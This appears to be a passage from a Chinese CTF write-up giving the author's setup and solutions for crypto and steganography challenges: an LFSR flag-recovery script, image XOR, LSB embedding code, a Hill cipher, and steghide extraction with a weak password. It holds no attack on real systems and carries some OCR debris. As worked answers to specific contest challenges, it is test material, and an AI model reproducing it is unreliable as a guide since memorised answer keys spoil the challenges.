    '1100100111111110100000001011110000110000111010011110100101010010011011111101100
    1001110101001001100100010001010000111101100000100011110111011100100111000001100
    1010111111100000001111000110001111110011100011100000100010000000010011100111110
    0001100000000110010100010110001111001010111110111000001000100011010110111011011
    0111010010111010011100010111111011101111111111000011000001100000001111000001001
    0100001100011011110010000000110111111111110111101010111101101100000100010111000 1
    1000110111011111110001101110100110111110000110011010110111010011011101111000101
    0111001110101011110111001010111001001000011101100011010011010011000001010110
    0101001000011011110100110001100011100000110101001100001000101100101101101000110
    0100001101101101101001110000100111000010100110000000000110100100101010110111110
    0000001000010001101010000111101011010001110100101001011011001010111010000101000
    1001100011101011011011000101111000101100110110110111001101010001010111010100000
    0110001100000000011010001101001010010101111111000000010']
flag=''
for j in range(4):
    R = ''
    key=(output[j])[:32]
    temp=key
    for i in range(32):
        out = '?'+key[:31]
        ans=int(temp[-1-
i])^int(out[-1])^int(out[-4])^int(out[-8])^int(out[-11])^int(out[-15])^int(out[
-20])^int(out[-25])^int(out[-28])
        R += str(ans)
        key = str(ans) + key[:31]
    R = format(int(R[::-1],2),'x')
    flag+=R
print('VIDAR{'+flag+'}')
```

奇怪的图片

简单的异或，异或函数照搬题目即可

任取一张图片（不考虑第一张和最后一张）与其他图片异或，一定会出现两张图片只包含一个字符，多次尝试即可得到完整flag

```python
from PIL import Image
import os

def xor(image1, image2):
    if image1.size != image2.size:
        raise ValueError("Images must have the same dimensions.")
    xor_image = Image.new("RGB", image1.size)
    pixels1 = image1.load()
    pixels2 = image2.load()
    xor_pixels = xor_image.load()
    for x in range(image1.size[0]):
        for y in range(image1.size[1]):
            r1, g1, b1 = pixels1[x, y]
            r2, g2, b2 = pixels2[x, y]
            xor_pixels[x, y] = (r1 ^ r2, g1 ^ g2, b1 ^ b2)
    return xor_image

def list_files_in_directory(directory):
    a = []
    for foldername, subfolders, filenames in os.walk(directory):
        for filename in filenames:
            a.append(os.path.join(foldername, filename))
    return a

directory_path = '.\\png_out'
png_list = list_files_in_directory(directory_path)
c1 = Image.open(png_list.pop(0))
for i in range(len(png_list)):
    c2 = Image.open(png_list[i])
    xor(c1, c2).save(".\\png_in\\image_{}.png".format(i))

```

Misc

SignIn

出题

https://lab.magiconch.com/xzk/

斜着看生成器 - 神奇海螺生成器

斜着看生成器

用这个出的，总的来说

解题

- 把图片拿手机打开从充电口向屏幕里面看即可

或者对图像进行一些简单的变换就能看到啦٩(ˊᗜˋ)و

拿PS,PPT，图片编辑等等工具都行，其实把图片压扁就差不多能看出来啦。

希儿希儿希尔

出题

生成可逆矩阵密钥的代码：

```python
import numpy as np

def generate_invertible_matrix(n):
    while True:
        matrix = np.random.randint(0, 10, size=(n, n))
        if np.linalg.det(matrix) != 0:
            return matrix
```

```
8
9  if __name__ == '__main__':
10     n = 2
11     print(generate_invertible_matrix(n))
```

执行获得2*2的密钥矩阵：

```
1  [[8 7]
2  [3 8]]
```

网上找的lsb隐写代码：

浅谈LSB隐写解题与出题

```
1  from PIL import Image
2  import sys
3
4  def toasc(strr):
5      return int(strr, 2)
6
7  #str1为所要提取的信息的长度（根据需要修改），str2为加密载体图片的路径，str3为提取文件的保存路径
8  def decode(str1,str2,str3):
9      b=""
10     im = Image.open(str2)
11     lenth = int(str1)*8
12     width,height = im.size[0],im.size[1]
13     count = 0
14     for h in range(height):
15         for w in range(width):
16             #获得(w,h)点像素的值
17             pixel = im.getpixel((w, h))
18             #此处余3，依次从R、G、B三个颜色通道获得最低位的隐藏信息
19             if count%3==0:
20                 count+=1
21                 b=b+str((mod(int(pixel[0]),2)))
22                 if count ==lenth:
23                     break
24             if count%3==1:
25                 count+=1
26                 b=b+str((mod(int(pixel[1]),2)))
27                 if count ==lenth:
28                     break
29             if count%3==2:
```

```
                count+=1
                b=b+str((mod(int(pixel[2]),2)))
                if count ==lenth:
                    break
        if count == lenth:
            break

    with open(str3,"w",encoding='utf-8') as f:
        for i in range(0,len(b),8):
            #以每8位为一组二进制，转换为十进制
            stra = toasc(b[i:i+8])
            #将转换后的十进制数视为ascii码，再转换为字符串写入到文件中
            #print((stra))
            f.write(chr(stra))
    print("sussess")

def plus(string):
    #Python zfill() 方法返回指定长度的字符串，原字符串右对齐，前面填充0。
    return string.zfill(8)

def get_key(strr):
    #获取要隐藏的文件内容
    with open(strr,"rb")  as f:
        s = f.read()
        string=""
        for i in range(len(s)):
         #逐个字节将要隐藏的文件内容转换为二进制，并拼接起来
         #1.先用ord()函数将s的内容逐个转换为ascii码
         #2.使用bin()函数将十进制的ascii码转换为二进制
         #3.由于bin()函数转换二进制后，二进制字符串的前面会有"0b"来表示这个字符串是二进制形式，所以用replace()替换为空
         #4.又由于ascii码转换二进制后是七位，而正常情况下每个字符由8位二进制组成，所以使用自定义函数plus将其填充为8位
            string=string+""+plus(bin(s[i]).replace('0b',''))
    #print(string)
    return string

def mod(x,y):
    return x%y

#str1为载体图片路径，str2为隐写文件，str3为加密图片保存的路径
def encode(str1,str2,str3):
    im = Image.open(str1)
    #获取图片的宽和高
    width,height= im.size[0],im.size[1]
    print("width:"+str(width))
    print("height:"+str(height))
```

```
    count = 0
    #获取需要隐藏的信息
    key = get_key(str2)
    keylen = len(key)
    for h in range(height):
        for w in range(width):
            pixel = im.getpixel((w,h))
            a=pixel[0]
            b=pixel[1]
            c=pixel[2]
            if count == keylen:
                break
            #下面的操作是将信息隐藏进去
            #分别将每个像素点的RGB值余2，这样可以去掉最低位的值
            #再从需要隐藏的信息中取出一位，转换为整型
            #两值相加，就把信息隐藏起来了
            a= a-mod(a,2)+int(key[count])
            count+=1
            if count == keylen:
                im.putpixel((w,h),(a,b,c))
                break
            b =b-mod(b,2)+int(key[count])
            count+=1
            if count == keylen:
                im.putpixel((w,h),(a,b,c))
                break
            c= c-mod(c,2)+int(key[count])
            count+=1
            if count == keylen:
                im.putpixel((w,h),(a,b,c))
                break
            if count % 3 == 0:
                im.putpixel((w,h),(a,b,c))
    im.save(str3)

if __name__ == '__main__':
    if '-h' in sys.argv or '--help' in sys.argv or len(sys.argv) < 2:
        print ('Usage: python test.py <cmd> [arg...] [opts...]')
        print ('  cmds:')
        print ('    encode image + flag -> image(encoded)')
        print ('    decode length + image(encoded) -> flag')
        sys.exit(1)
    cmd = sys.argv[1]
    if cmd != 'encode' and cmd != 'decode':
        print('wrong input')
        sys.exit(1)
    str1 = sys.argv[2]
```

```
    str2 = sys.argv[3]
    str3 = sys.argv[4]
    if cmd != 'encode' and cmd != 'decode':
        print ('Wrong cmd %s' % cmd)
        sys.exit(1)
    elif cmd=='encode':
        encode(str1,str2,str3)
    elif cmd=='decode':
        decode(str1,str2,str3)
```


生成密文：

使用到了这个网站

https://ctf.bugku.com/tool/hill

希尔(Hill Cipher)加密/解密 - Bugku CTF

在线希尔(Hill Cipher)加密/解密



将密文放入 `secret.txt` 后打包为 `secret.zip`

然后使用steghide把压缩包丢到图片里

然后对这个新生成的图片文件执行lsb隐写写入密钥


即可获得加密图片

用010editor把宽高随便改改


就得到了最终的secret.png

解题

1. 首先我们打开图片
    a. windows会发现可以打开但打开的图片非常无意义



1. linux和mac应该会发现打不开图片




2. 于是我们修复图片的宽高

得到恢复了的正常图片

3. 我们先试一试binwalk,发现里面有一个zip文件

```
❯ binwalk secret.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 1444 x 1444, 8-bit/color RGB, non-interlace
d
54            0x36            Zlib compressed data, default compression
395           0x18B           Zlib compressed data, default compression
805947        0xC4C3B         MySQL MISAM compressed data file Version 7
3919082       0x3BCCEA        Zip archive data, at least v2.0 to extract, compressed
 size: 28, uncompressed size: 28, name: secret.txt
3919206       0x3BCD66        End of Zip archive, footer length: 22
```

4. 我们用 `binwalk -e secret.png` 提取出来，发现 `zip` 里面有一个 `txt`
5. 查看发现是一堆英文字母 `CVOCRJGMKLDJGBQIUIVXHEYLPNWR`
6. 这个时候想起题目里最后希尔两个字和前面不一样，然后想到可能是希尔密码
7. 但是如果是希尔密码的话那还需要密钥
8. 但是由于我们没有密钥，于是再回头看看图片,发现图片有lsb隐写



9. 发现密钥,拿密钥解开即是flag


来自星尘

解题

- 首先先解开steghide弱密码，得到一个压缩包
  - 这个猜一猜就好了不需要爆破
  - `steghide extract -sf secret.jpg -xf extracted -p 123456`

```
❯ steghide extract -sf secret.jpg -xf extracted.zip -p 123456
wrote extracted data to "extracted.zip".
```

- 然后解压缩包，得到一个图片



- 图片上的东西根据官网找到的字体文件一个一个对着看就行

官网找到字体文件的方法如下：

https://g.nga.cn/read.php?tid=39109851&rand=99


当然网上也有相关的项目，不过以官网的为准

https://my1l.github.io/Ctrl/CtrlAstr.html

